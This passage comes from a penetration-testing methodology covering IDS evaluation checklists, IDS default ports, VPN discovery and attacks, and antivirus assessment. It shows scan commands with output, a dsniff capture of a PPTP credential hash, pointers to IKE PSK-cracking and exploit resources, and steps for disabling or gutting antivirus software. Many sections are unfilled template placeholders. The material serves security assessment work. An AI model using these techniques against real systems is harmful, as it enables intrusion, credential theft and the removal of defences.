One way of increasing IDS performance is by placing a rule-based firewall in front of the IDS. The firewall will drop insignificant or known bad packets such as certain ICMP packets. Thus IDS performance can be increased by reducing the packets it receives.

H.10.8 Is there any process for manageability of data?

Since IDS works on log data, the data size on the IDS system increases exponentially with the distance it is placed at from the end systems. It should be noted that IDS is not typically suited for boundary detection. In practice, a log rotation policy is implemented to reduce the storage on the IDS. This can be achieved via cron scripts and a network storage appliance such and a SAN/NAS.

H.10.9 Is the IDS Management Team knows Operating Mechanism of It?

Typically the management team has at least one person devoted to writing new IDS rules or examining IDS alerts. However, during setup and configuration larger personnel support may be devoted to setting up the baseline for an IDS.

H.10.10 Number of People having access to IDS is small and in control

H.10.11 Is there any process for training IDS management team?

H.11 FEATURES

- Is it providing any feature for Remote Management of Sensor, Centralize Log Server and other Devices?
- Is there any module for reporting?
- Is it having features for reactive response to firewall/router and block certain traffic accordingly?
- Is the system scalable (e.g. many sensors can be monitor/managed)?
- Is it having capability to analyze all kind of high level applications with sufficient details?
- Are the IDS reporting tools efficient for followings?
    - Provides list of events
    - Provides nice GUIs with icons representing events

H.12 PLACEMENT OF IDS COMPONENTS

Explain it as per our network diagram. I will make it till 16th August….

- Identify placement of critical assets in the enterprise network.
- Identify threats to critical systems
- Identify critical assets (server / applications / services)
- Is the device placed for appropriate intrusion detection? (e.g. placement of sensor on the external interface of router.)

- Make sure traffic is not creating any network latency problem.
- Is multiple sensors are implemented?

H.13 SENSOR

H.13.1 Detection of sensor (Stealth)

- Which methods of data transfer it supports (Push Data or Pull Data)?
    - Is the system configured to push data to analysis engine?
        - Advantage – Reports attacks as they occur.
        - Disadvantage – Sensor sends packet responses and which can reveal identification of sensor.
        - Countermeasure – Configure the sensor to send data periodically even if an attack has not occurred.
    - Is the analysis engine configured to pull data (pull data mode) from sensor?
        - Advantage – Sends alerts
        - Disadvantage – Doesn't give detail.
        - Remarks - To get detail queries needs to be made.

H.13.2 Is the Sensor plugged in Into Network?

This check seems very funny but many times it's been seen that IDS is deployed in enterprise but sensor is not even plugged in.

H.13.3 Is the Sensor Having Low Effect on Network/Host Performance?

H.13.4 Speed of packet capture

H.13.5 Is the Communication between SENSORS and Centralize Los Server Robust?

H.13.6 Type of deployment (SPAN / Standalone)

H.13.7 Security on sensor

- Security on device
- Security during data transit (SSL)

H.13.8 OS and dependencies

H.14 DETECTION ENGINE

H.14.1 Is it analyzing all Network Protocols?

H.14.2 Is the latest Signatures Updated?

H.14.3 Is the Signatures are downloaded via a secure method?

H.14.4 Is it detecting for Simple Attacks?

Perform an attack using any assessment/hacking tool (e.g. nessus, nikto etc…) on target and see if IDS is detecting it or not.

H.14.5 Is it Differentiating between Normal and Abnormal traffic?

- Example One: Spoofing attack
- Example Two:
- Example Three:

H.14.6 Is there are any Parameters crashes the system?

H.14.7 Alerts

- Is it having alert mechanism by e-mail, alert, pager, sms?
- Is it alerting for suspicious modification into files and databases?
- Is it alerting for adding any binary?
- Is it alerting for suspicious modification into log files, system files and user accounts?
- Is the method for alerting relevant staff robust and smooth?

H.14.8 Packet ripping techniques used

H.14.9 Level of packet ripping and inspection

H.14.10 Inspection techniques used

H.14.11 Fragment reassembly

H.14.12 Reassembly buffer size (Buffer overflows check)

H.14.13 Detection of DOS, DDOS Attacks

H.14.14 Detection of standard and nonstandard port-scan / host-scan

H.14.15 Central processor load

H.14.16 Load bearing capacity (No of Sensors)

H.14.17 Security during transit (SSL)

H.14.18 Is it detecting Attacks generated internally by Authorized personnel over a long period of Time?

H.14.19 Is it taking advantage of log produced by other systems?

H.14.20 IDS Evading

H.14.21 Security on system

H.14.22 OS and Dependencies

H.15 RULE CONFIGURATION AND MANAGEMENT INTERFACE

H.15.1 Rule update procedure (Encrypted and Digitally signed…)

H.15.2 Rule loading system (dynamic loading /static loading)

H.15.3 Ease of rule configuration (Addition / Modification)

H.15.4 Depth of rules (Layer 2 to Layer 7)

H.15.5 Storage / Version Control and Security of Rule

H.15.6 Ease of use on Management Interface

H.15.7 Configurable systems (Control over rule manager / sensor / logging engine)

H.15.8 Use of database for operations

H.15.9 Database security

H.15.10 Is the filters implemented to Minimize False Positives?

H.16 Logging Systems

H.16.1 Reliability of Alarm Logging

In the case where a high volume of log is generated, is the system having capability to log all of them.

H.16.2 Type of logging supported

H.16.3 Topologies supported

H.16.4 Levels / depth of logging

H.16.5 Security during transit

H.16.6 High availability configurations

H.16.7 Backend database and security

H.16.8 OS/dependencies

H.17 List of Common IDS/IPS Products

This is a list with regular IDS used on Internet and any other networks around these days. It includes tool name, link to find it and a brief description.

1. Anzen Flight Jacket (http://www.anzen.com/afj/)
This is a user-programmable, real-time network monitoring system for intrusion detection and traffic analysis. Anzen Flight Jacket (AFJ) passively examines network traffic, identifying attacks, probes, and other anomalous events in real-time. AFJ's distributed architecture allows for centralized management of remote sensors deployed throughout an enterprise network.

2. Authd (ftp://ftp.cerias.purdue.edu/pub/tools/)
Free authentication server daemon software. Makes it easier to trace attackers, a simple tool for IDS uses

3. BlackICE Defender http://www.networkice.com/Products/BlackICE/default.htm
This is a regular firewall, but has some simple IDS rules. A medium tool, especially for home-use and for regular users

4. Centrax http://www.cybersafe.com/solutions/centrax.html
Here is a complete intrusion detection suite that integrates network and host-based intrusion detection, vulnerability assessment, and audit policy management into a single, easy-to-use package. Centrax provides the most effective balance between network and host technologies, providing maximum protection against all threats to an enterprise. The system also includes vulnerability analysis and policy management to complete its comprehensive detection and response capability. One of the best IDSs around

5. Cisco Secure IDS
http://www.cisco.com/warp/public/cc/cisco/mkt/security/nranger/index.shtml
An enterprise-scale, real-time, intrusion detection system designed to detect, report, and terminate unauthorized activity throughout a network. The industry's first intrusion detection system, The Cisco Secure Intrusion Detection System is the dynamic security component of Cisco's end-to-end security product line, best all-rounder.

6. Clog (ftp://ftp.cerias.purdue.edu/pub/tools/)
Other IDS from CERIAS, This one, like Authd it’s all free.

7. VIRENT (http://www.afirm.org/virent.html/)
A "Honey pot"-like IDS. Can emulate any existing network. Has active discovery capabilities. Has rapid response capabilities. Provides a platform for network security simulations. Provided as a turnkey solution. Including all hardware, software and training. SANE™ certified for the support of AFIRM (IPSEC, ANSA and OPSEC support spec'd).

8. Vanguard Enforcer (http://viplink.com/products/enforcer.cfm)
"Monitors the security systems and facilities that protect critical data and other resources on your mainframe 24 hours a day seven days a week. Enforcer makes certain that the standards, policies, rules and settings defined by your security experts are in force and stay in force. With Vanguard Enforcer, you will never have to

wonder whether the security implementation on your mainframe is protecting your critical resources effectively. This technology ensures that security on your mainframe systems continuously adheres to "best practices" standards and your own security policies."

9. TTY-Watcher (ftp://ftp.cerias.purdue.edu/pub/tools/)
Another free tool from CERIAS, a user monitoring tool

10. Tivoli Cross Site for Security
(http://www-4.ibm.com/software/security/firstsecure/cross-site.html)
A network-based intrusion detection product that detects, logs and responds to intrusion attempts in realtime. The Tivoli Cross-Site for Security product can protect against the latest varieties of hacker attempts, such as denial of service, port scanning and attacks specific to application services, including telnet, FTP and DNS. Made by IBM Corp.

11. Tcp_wrappers (ftp://ftp.cerias.purdue.edu/pub/tools/)
With this package you can monitor and filter incoming requests for the SYSTAT, FINGER, FTP, TELNET, RLOGIN, RSH, EXEC, TFTP, TALK, and other network services. Works fine with TCPdump, also from CERIAS.

12. Tcpdump (ftp://ftp.cerias.purdue.edu/pub/tools/)
We know this one. Still one of the best IDSs used today.

13. Snort (http://www.snort.org/)
Freeware network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. Widely used by sys-admin all over the world, it’s the best free IDS around.

14. SilentRunner (http://www.silentrunner.com/)
Network security solution specifically designed to address the insider threat. A passive network discovery LAN engine, consisting of ten major modules, permits the user to view in real-time network topology and activity levels, display individual terminal activity, create and execute Boolean logic alerts and sort and process network data for further detailed visualization and analysis.

15. Security Manager (http://www.netiq.com/products/sm/default.asp)

NetIQ's Security Manager provides an advanced, central security console for real-time security event monitoring and automated response, host-based intrusion detection, event log consolidation, and security configuration management.

16. Patriot IDS (http://www.patriot-tech.com/ids.htm)
A real-time network attack recognition and response system. Designed for maximum intrusion detection performance, superior security, and turnkey operations, Patriot's IDS provides the ultimate intrusion detection appliance. Powered by the "best of breed" Intel components and Internet Security Systems' RealSecure software, Patriot's IDS offers the highest level of protection for your network. The Patriot IDS consists of two components: the Network IDS Console, and the Network IDS Engines.

17. eTrust Internet Defense (http://www3.ca.com/Solutions/Solution.asp?ID=271)
Delivers state-of-the-art network protection including protection against the deployment and execution of Distributed Denial of Service attacks - an essential capability at a time when networks are susceptible to an increasingly sophisticated array of attacks. A truly comprehensive solution, eTrust Intrusion Detection includes an integrated anti-virus engine with automatic signature updates. It's an all-in-one option and can be used successfully in any network environment, fast deployment time also.

18. Intruder Alert (http://www.axent.com/)
This tool monitors systems and networks in real-time to detect security breaches and suspicious activities and will respond automatically according to your established security policy. It works across your entire enterprise including LANs, WANs, intranets and the Internet. It's best for wide deployment on your entire network infrastructure.

H.18 DEFAULT PORTS – IDS/IPS

1.1.65.1 ISS PROVENTIA G200 REV A /REALSECURE SENSORS			
Service Port Listening	**Service Identified**	**Available To**	**Comments**

TCP 22	SSH		Open ports on Sensors
TCP 901	Sensor Appliance		
TCP 2998	Sensor controller		
TCP 12	JDBC	Management server	
TCP 2998	Sensor Controller		
TCP 3996-3999	Application server	Console communication	Only one of these ports open
TCP 90x (x=1,2,3…) Realsecure IDS	Sensors & event collectors	Communication between sensors & management server	X varies as number of sensors or event collector increases

1.1.65.2 NAI McAfee Entercept 4.1			
Service Port Listening	**Service Identified**	**Available To**	**Comments**
TCP/5005	Management server		IPS agent uses this port
TCP 443	HTTPS		Web console for mgmt

1.1.65.3 NAI McAfee Intrushield 4000			
Service Port Listening	**Service Identified**	**Available To**	**Comments**
TCP 22	SSH	Sensor	
UDP 169	SNMP		
TCP 80	HTTP		Console to

TCP 443	HTTPS		*MANAGEMENT SERVER*
TCP 8555	Console		
UDP 8500	Proprietary		Sensor to management server
TCP 8501-8504	Proprietary		

1.1.65.4 NETSCREEN-IDP 500

Service Port Listening	Service Identified	Available To	Comments
UDP 7201-7202	Proprietary		Sensor to Mgmt server
UDP 7101-7102	Proprietary		Mgmt server to sensor
TCP 7203	Proprietary		GUI Mgmt Console

1.1.65.5 TIPPING POINT UNITYONE 1200

Service Port Listening	Service Identified	Available To	Comments
TCP 22	SSH	Sensors	Open for Sensors
TCP 443	HTTPS		
UDP 161	SNMP		
TCP 23	Telnet		Optional, Disabled by default for sensors
TCP 80	HTTP		
ICMP	Ping		
TCP 22	SSH		Default Ports open on management server
TCP 443	HTTPS		
TCP 10042	SSL Java Client		
UDP 8162-8163	SNMP		
UDP 500	ISAKMP		
TCP 23	Telnet		Optional, Disabled by default for sensors
TCP 80	HTTP		
ICMP	Ping		
TCP 943	GUI Console		

1.1.65.6 NFR NID 320

Service Port Listening	Service Identified	Available To	Comments
TCP 1968	Sensor		
UDP 123	Optional		Requires for time synchronization
TCP 1968	Management server		
TCP 2010			

1.1.65.7 Symantec ManHunt


Service Port Listening	Service Identified	Available To	Comments
QSP protocol	Proprietary	Used for communication between administrative console and Manhunt Nodes	

1.1.65.8 Cisco IDS			
Service Port Listening	Service Identified	Available To	Comments
TCP 22	SSH	Sensor	Open on sensor
TCP 443	Cisco Common Service Port	Management server	Open on management station
TCP 52514			
TCP 9652			
TCP 1272			
TCP 10033			
TCP 1741-1742	Web Console		For Administration

I VPN SECURITY ASSESSMENT

I.1 INTRODUCTION

A Virtual Private Network (VPN) connects the components and resources of one network over *another* network. VPNs accomplish this by allowing the user to tunnel through the Internet or another public network in a manner that lets the tunnel participants enjoy the same security and features formerly available only in private networks (see Figure 1).



I.2 VIRTUAL PRIVATE NETWORK

VPNs allow telecommuters, remote employees like salespeople, or even branch offices to connect in a secure fashion to a corporate server located at the edge of the corporate Local Area Network (LAN) using the routing infrastructure provided by a public internetwork (such as the Internet). From the user's perspective, the VPN is a point-to-point connection between the user's computer and a corporate server. The nature of the intermediate internetwork is irrelevant to the user because it appears as if the data is being sent over a dedicated private link.

I.2.1 Common Uses of VPNs

The next few subsections describe in more detail common VPN situations.

I.2.1.1 REMOTE USER ACCESS OVER THE INTERNET

VPNs provide remote access to corporate resources over the public Internet, while maintaining privacy of information. Figure 2 shows a VPN used to connect a remote user to a corporate intranet.




Figure 2. Using a VPN to connect a remote client to a private LAN

Rather than making a leased line, long distance (or 1-800) call to a corporate or outsourced Network Access Server (NAS), the user first calls a local ISP NAS phone number. Using the local connection to the ISP, the VPN software creates a virtual private network between the dial-up user and the corporate VPN server across the Internet.

I.2.1.2 CONNECTING NETWORKS OVER THE INTERNET

There are two methods for using VPNs to connect local area networks at remote sites:

- Using dedicated lines to connect a branch office to a corporate LAN.
- Using a dial-up line to connect a branch office to a corporate LAN.





Figure 3. Using a VPN to connect two remote sites

I.2.1.3 CONNECTING COMPUTERS OVER AN INTRANET

In some corporate internetworks, the departmental data is so sensitive that the department's LAN is physically disconnected from the rest of the corporate internetwork. While this protects the department's confidential information, it creates information accessibility problems for those users not physically connected to the separate LAN.



I.2.1.4 FIGURE 4. USING A VPN TO CONNECT TO TWO COMPUTERS ON THE SAME LAN

VPNs allow the department's LAN to be physically connected to the corporate internetwork but separated by a VPN server. Note that the VPN server is NOT acting as a router between the corporate internetwork and the department LAN. A router would interconnect the two networks, allowing everyone access to the sensitive LAN. By using a VPN, the network administrator can ensure that only those users on the corporate internetwork who have appropriate credentials (based on a need-to-know policy within the company) can establish a VPN with the VPN server and gain access to the protected resources of the department. Additionally, all communication across the VPN can be encrypted for data confidentiality. Those users who do not have the proper credentials cannot view the department LAN.

I.3 BASIC VPN REQUIREMENTS

Therefore, at a minimum, a VPN solution should provide all of the following:

- User Authentication
- Address Management
- Data Encryption
- Key Management
- Multi-protocol Support

I.4 TUNNELING TECHNOLOGIES

Tunneling technologies have been in existence for some time. Some examples of mature technologies include:

- SNA tunneling over IP internetworks
- IPX tunneling for Novell NetWare over IP internetworks
- New Tunneling technologies:
    - Point-to-Point Tunneling Protocol (PPTP).
    - Layer 2 Tunneling Protocol (L2TP).
    - IP Security (IPSec) Tunnel Mode.

I.5 PURPOSE

I.6 REQUIREMENT

I.7 BJECTIVE

[Text]

I.8 EXPECTED RESULT

[Text]

I.9 METHODOLOGY / PROCESS

[Text]

Brief Intro and Table of Contents

I.10 VPN DISCOVERY

I.10.1 Concepts and Ports used

Virtual Private Networks (VPN) has become very popular these days. The benefits asociated with their implementation are reduction of the comunication costs, and “easy” and “secure” way to interconnect devices or networks using the big public network Internet.

VPNs can be implemented to acomplish two diferent escenarios:

- Remote acccess clients or roaming clients
    - o The VPN server is configured to accept connections from anywhere. The security is related to the authenticacion and authorization mechanism put in place.
- Interconnect remote networks
    - o The VPN server only accept VPN Connections attempts from certains Ips.

Both of these scenarios rely their security on the encryption protocols used.

The protocols used are:

- IPSec
- PPTP
- L2TP

A VPN server could be discovered based on the ports that are open on the target, so using a standard port scan could help.

Also a scanning of IP options for finding Responses to GRE / ESP / etc ..

According to the different responses there associated protocol / scenarios

VPN Protocol	TCP/IP Protocol	Port / Option
PPTP	IP	47 (GRE)
PPTP	TCP	1723
IPSEC	UDP	500 (IKE)
IPSEC	IP	50 (ESP)
IPSEC	IP	51 (AH)
L2TP	UDP	1701
L2F	UDP	1701

Examples:

Finding a ISAKMP service (IPSec VPN Server) looking for port 500 UDP

```
owner:~# nmap -P0 -sU -p 500 192.168.0.1

Starting nmap 3.55 ( http://www.insecure.org/nmap/ ) at 2004-08-14 09:51 ART
```

```
Interesting ports on target.com (192.168.0.1):
PORT    STATE SERVICE
500/udp open  isakmp

Nmap run completed -- 1 IP address (1 host up) scanned in 12.671 seconds
```

Finding a PPTP VPN Server looking for port 1723 TCP

```
owner:~# nmap -P0 -sT -p 1723 192.168.0.1

Starting nmap 3.55 ( http://www.insecure.org/nmap/ ) at 2004-08-14 09:55 ART
Interesting ports on target.com (192.168.0.1):
PORT     STATE SERVICE
1723/tcp open  pptp

Nmap run completed -- 1 IP address (1 host up) scanned in 0.962 seconds
```

I.10.2 IPSec Discovery

IPSecScan is a tool that can scan either a single IP address or a range of IP addresses looking for systems that are IPSec enabled.

[Download http://ntsecurity.nu/toolbox/ipsecscan/]

Example:

```
C:\VPN Security\tools>ipsecscan.exe 192.168.0.1 192.168.0.2

IPSecScan 1.1  - (c) 2001, Arne Vidstrom, arne.vidstrom@ntsecurity.nu

               - http://ntsecurity.nu/toolbox/ipsecscan/

192.168.0.1 IPSec status: Enabled
192.168.0.2 IPSec status: Indeterminable
```

I.11 VPN Fingerprinting

One of the techniques used for fingerprinting a VPN Server is analyze the first packets exchanged on a IKE scenario. Because the RFC does not specify the times and strategy used for retransmission of UDP paquets. All vendors implement the retransmission differently and sometimes also on different firmware for the same product.

This technique is valid only for IKE based VPN Server.

The technique is described on http://www.nta-monitor.com/ike-scan/whitepaper.pdf

The tool that implements that technique is ike-scan, and is available for the Linux / Microsoft Platforms.

http://www.nta-monitor.com/ike-scan/download.htm

I.12 IKE Aggressive Mode Hack

The purpose of this section is to find if the target VPN Server is configured to accept IKE Aggressive Mode.

Most of the VPN Servers, accept or switch automatically if the client request to Aggressive Mode and start using a PreShared Key (PSK).

The Problem is that this PreShared Key is not sent encrypted because the tunnel is not established yet.

An attack client can use this to discover the PreShared Key and hack the VPN Server.

There is a tool available for finding this vulnerability http://www.ernw.de/download/ikeprobe.zip

Also this tools are available

http://ikecrack.sourceforge.net

http://www.oxid.it/cain.html

I.13 PPTP/Security Flaw

Many vulnerability have been discovered on the implementation of the PPTP and its related protocols (MPPE, MSCHAP, MSCHAPv2). Those vulnerabilities are explained on the paper http://www.schneier.com/pptp.html

We could split the subject in two parts:

- PPTP Protocol Vulnerabilities: The protocol itself has been proved to be vulnerable to some atacks mentioned on the Scheier paper. Microsoft has patched those vulnerabilities, but it's still not recommended for high security environments.

- PPTP Authentication mechanism: As PPTP is like a Remote Access Conection to the VPN Server on Microsoft Enviroments, several protocols could be used for the client authentication. Those are CHAP, MSCHAP, MSCHAP V2, EAP. MSCHAP, MSCHAPv2 are vulnerable if a third party can sniff the wire and the crack the hashes. For example the password sniffing tool "dsniff" is capable to understand the authentication protocols of a PPTP VPN session establishment.

  Example:
  Using sniff to catch a PPTP conection

```
owner:~# dsniff
dsniff: listening on eth0
08/15/04 03:05:13 gre 192.168.0.1 -> vpnserver.com (pptp)
DOMAIN\Username:0:9B310870A8D1CXEC:000000000000000000000
0000000000000000000000000:6AF13DCD112407WDCSS04E398851D
D4F40BEDECCCF3D6FE13D
```

I.14 Split Tunneling Hack

This is applicable to remote end users that connect to a central location.
"Split tunneling" is the term used to describe a multiple-branch networking path. This depends on the VPN Client Software, and the policy that are implemented, but some VPN Client software when connects to a remote location, only adds a route for the remote network class, so only the traffic for the remote location is routed using the VPN connection and all other traffic goes directly using the end user Internet Connection.
This allows a remote attacker to access a corporate network using a VPN Client Computer compromised.
It is recommend disabling "split tunneling" and routing all traffic using the VPN Connection.
It is also desirable to make the VPN Server inspect the traffic from the clients connecting.

I.15 VULNERABILITIES AND EXPLOITS

Here you can find some of the most important vulnerabilities and exploits for different platforms

PPTP Flaws and Exploits:

- Vendor Information: http://www.securiteam.com/windowsntfocus/5HP0B0U3FC.html
- Exploit: http://www.insecure.org/sploits/NT.RAS.PPTP.html

Checkpoint VPN Server:

Several vulnerabilities have been discovered for the Checkpoint family of VPN Servers

- **2/4/2004 - Checkpoint VPN-1/SecureClient ISAKMP Buffer Overflow**
    - ISS X-Force has discovered a flaw in the ISAKMP processing for both the Checkpoint VPN-1 server and Checkpoint VPN clients (Securemote/SecureClient). These products collaborate to provide VPN access to corporate networks for remote client computers. VPN-1 is the VPN component commonly deployed on Checkpoint Firewall-1 installations. The IKE component of these products allows for the unidirectional or bidirectional authentication of two remote nodes as well as the negotiation of cryptographic capabilities and keys. A buffer overflow vulnerability exists when attempting to handle large certificate payloads.
    - http://xforce.iss.net/xforce/alerts/id/163
- **9/3/2002 - SecuRemote usernames can be guessed or sniffed using IKE exchange**
    - While performing a VPN security analysis for one of our customers, I discovered a potential issue with Firewall-1 SecuRemote IKE which can allow usernames to be guessed. I also observed the related issue that the SecuRemote IKE usernames are passed in the clear which allows them to be discovered by network sniffing
    - http://www.nta-monitor.com/news/checkpoint.htm

- **18/7/2001 - Checkpoint Firewall-1 Information Leakage (SecuRemote, Exploit)**
  - Checkpoint Firewall-1 makes use of a piece of software called SecuRemote (a.k.a. SecureRemote) to create encrypted sessions between users and FW-1 modules. Before remote users are able to communicate with internal hosts, a network topology of the protected network is downloaded to the client. While newer versions of the FW-1 software have the ability to restrict these downloads to only authenticated sessions, the default setting allows unauthenticated requests to be honored. This gives a potential attacker a wealth of information including IP addresses, network masks, and even friendly descriptions.
  - http://www.securiteam.com/securitynews/5HP0D2A4UC.html

CISCO VPN Servers

- **31/8/2004 - Vulnerabilities in Kerberos 5 Implementation**
  - Two vulnerabilities in the Massachusetts Institute of Technology (MIT) Kerberos 5 leavingcisco.com implementation that affect Cisco VPN 3000 Series Concentrators have been announced by the MIT Kerberos Team. Cisco VPN 3000 Series Concentrators authenticating users against a Kerberos Key Distribution Center (KDC) may be vulnerable to remote code execution and to Denial of Service (DoS) attacks. Cisco has made free software available to address these problems. Cisco VPN 3000 Series Concentrators not authenticating users against a Kerberos Key Distribution Center (KDC) are not impacted.
  - http://www.cisco.com/warp/public/707/cisco-sa-20040831-krb5.shtml

I.16 GLOBAL COUNTERMEASURES

[Text]

J ANTI-VIRUS SYSTEM SECURITY ASSESSMENT AND MANAGEMENT STRATEGY

J.1 DESCRIPTION

With Extensive connectivity across networks within the company & with external networks & the internet, the proliferation of viruses is a real cause of concern & needs to be addresses with stern measures. This document briefly spells out Antivirus system security assessment and their management strategy (i.e. the user policies that our required & the configuration guidelines for the Antivirus administrator)

Primarily Anti-virus programs can be divided into two types. First which are installed on network infrastructure and second which are installed on end-user machines. Both have their own importance.

The network infrastructure Anti-virus programs are commonly installed with Firewall and with Mail Servers. These programs are good to remove viruses on network level only and save us greatly to spread them.

The program installed with end users protects on host basis and they don't have an effect on host performance. These programs rely on end user signatures, which is not always effective.

J.2 PURPOSE

J.3 REQUIREMENT

[Text]

J.3.1 Understand Organization’s environment

[Text]

J.3.2 Technical Requirements

[Text]

J.4 BJECTIVE

Viruses, worms, Trojans horses and macros can cause significant damage to information & IT assets of an organization. As a result, proper policies, procedures and safeguards shall be put in place to control it.

J.4.1 Perspective One

e.g. Security Assessor/Penetration Tester

J.4.2 Perspective Two

e.g. System Administrator

J.5 EXPECTED RESULT

[Text]

J.6 METHODOLOGY / PROCESS

1. ICAR ANTI VIRUS TEST FILE
(http://www.eicar.org/anti_virus_test_file.htm)
2. ZIP-OF-DEATH TEST
3. SENDING MAILS WITH WORDINGS LIKE *MIDDLESEX*
4. MAIL BOMBING TEST
5. Disabling of Auto Protection
6. Stopping/Disabling of antivirus services by normal privileges

(These two are more likely to be performed when you're already "in" Delete all executables and dll's found in the AV installation directory)

7. Delete all executables and dll's found in the AV installation directory.

"...The effect is to leave the "shell" of the AVS on the machine, while removing all the working parts. Kind of like stealing the PC from the inside, leaving the empty case behind...."

J.6.1 Anti Virus test file

Description

Pre-requisites

Examples/Results

Analysis/Conclusion/Observation

Links

www.eicar.org/**anti_virus_test_file**.ht

Tools

Countermeasures

Remarks

J.6.2 Zip-of-Death test

Description
Pre-requisites
Examples/Results
Analysis/Conclusion/Observation
Links
Tools
Countermeasures
Remarks

J.6.3 Sending mails with wordings like *Middlesex*

Description
Pre-requisites
Examples/Results
Analysis/Conclusion/Observation
Links
Tools
Countermeasures
Remarks

J.6.4 Mail bombing test

J.6.4 Mail bombing test
Description
Pre-requisites
Examples/Results
Analysis/Conclusion/Observation
Links
Tools
Countermeasures
Remarks

J.6.5 Stopping/Disabling of antivirus services by normal privileges

Description

If you're a local user with no special privileges, you can still disable some antivirus programs using the spanish tool VeoVeo (or any other tool that enables greyed controls), for example this works against McAfee 4.x.

Good to allow the use of xploits like DebPloit, that are reported as malware sometimes.

Pre-requisites

Examples/Results

Analysis/Conclusion/Observation

Links

http://www.hackindex.com/download/veoveo.zip

Tools

Spanish Tool VeoVeo

Countermeasures

Remarks

J.6.6 Delete all executables and dll's found in the AV installation directory

Description

"...The effect is to leave the "shell" of the AVS on the machine, while removing all the working parts. Kind of like stealing the PC from the inside, leaving the empty case behind...."

Source: 2600 HQ Vol. 21

Pre-requisites

Examples/Results

Analysis/Conclusion/Observation

Links

2600 HQ Vol. 21

Tools

Countermeasures

Remarks

J.7 AUDIT ANTIVIRUS MANAGEMENT STRATEGY

J.7.1 Check Anti Virus System Standards

1. ABC Organization's Technical Infrastructure Management department evaluates & approve the anti-virus & anti worm software, which is used by the company. ABC Organization's Technical Intrastructure is using <Product Name e.g. Nortan Antivirus> Antivirus (NAV) for central anti virus management.

2. Virus checking systems (NAV clients) approved by ABC Organization's Technical Infrastructure Department are installed on all personal computers, laptops & servers.

3. The entire anti virus solution sell of organization is set up in such a way that the latest versions of the anti virus software are automatically updated on every server and desktop from a designated anti virus server. This is a key aspect to centralized management as the status of all Antivirus servers belonging to different locations is known & monitored.

4. The default settings of the anti virus software is configured to offer adequate security to detect all viruses / worms at the immediate point of entry. This is applicable to all server based (Internet mail, proxy) & desktop based systems

5. Detective scans are also undertaken / scheduled at predetermined intervals automatically.

6. Users are not granted access to turn off or disable virus-checking systems

7. User possession or development of viruses or other malicious software is prohibited.

8. Being a centrally managed system all virus events are logged at the primary (central) Antivirus server. These log files are continuously monitored for changes to the systems configuration & all virus activity. Appropriate action is taken on finding virus activity like running 3rd party software in the eventuality that the current Antivirus program is not able to disinfect the systems.

J.7.2 Check End User Antivirus Guidelines

Anti-virus must be installed & running on the system

Make sure you have a virus protection program installed on your computer/desktop and be sure it updates its virus definitions regularly. ABC Organization's Technical Infrastructure department have decided on <XYZ vendor> corporate standard antivirus program

- Backup critical files

The only reliable method to guard against loss of data to virus infections is to backup the critical files on some other media. Identify the critical files & folders that require backing up.

- Do not share folders without passwords

The newer generation viruses are more intelligent as they scan for folders that are shared on the Windows network without passwords & often infect or delete the files within them. Users must protect their folders with a difficult to guess password & share them with individuals only on a need to know basis.

- Make sure that the Antivirus updates are the latest

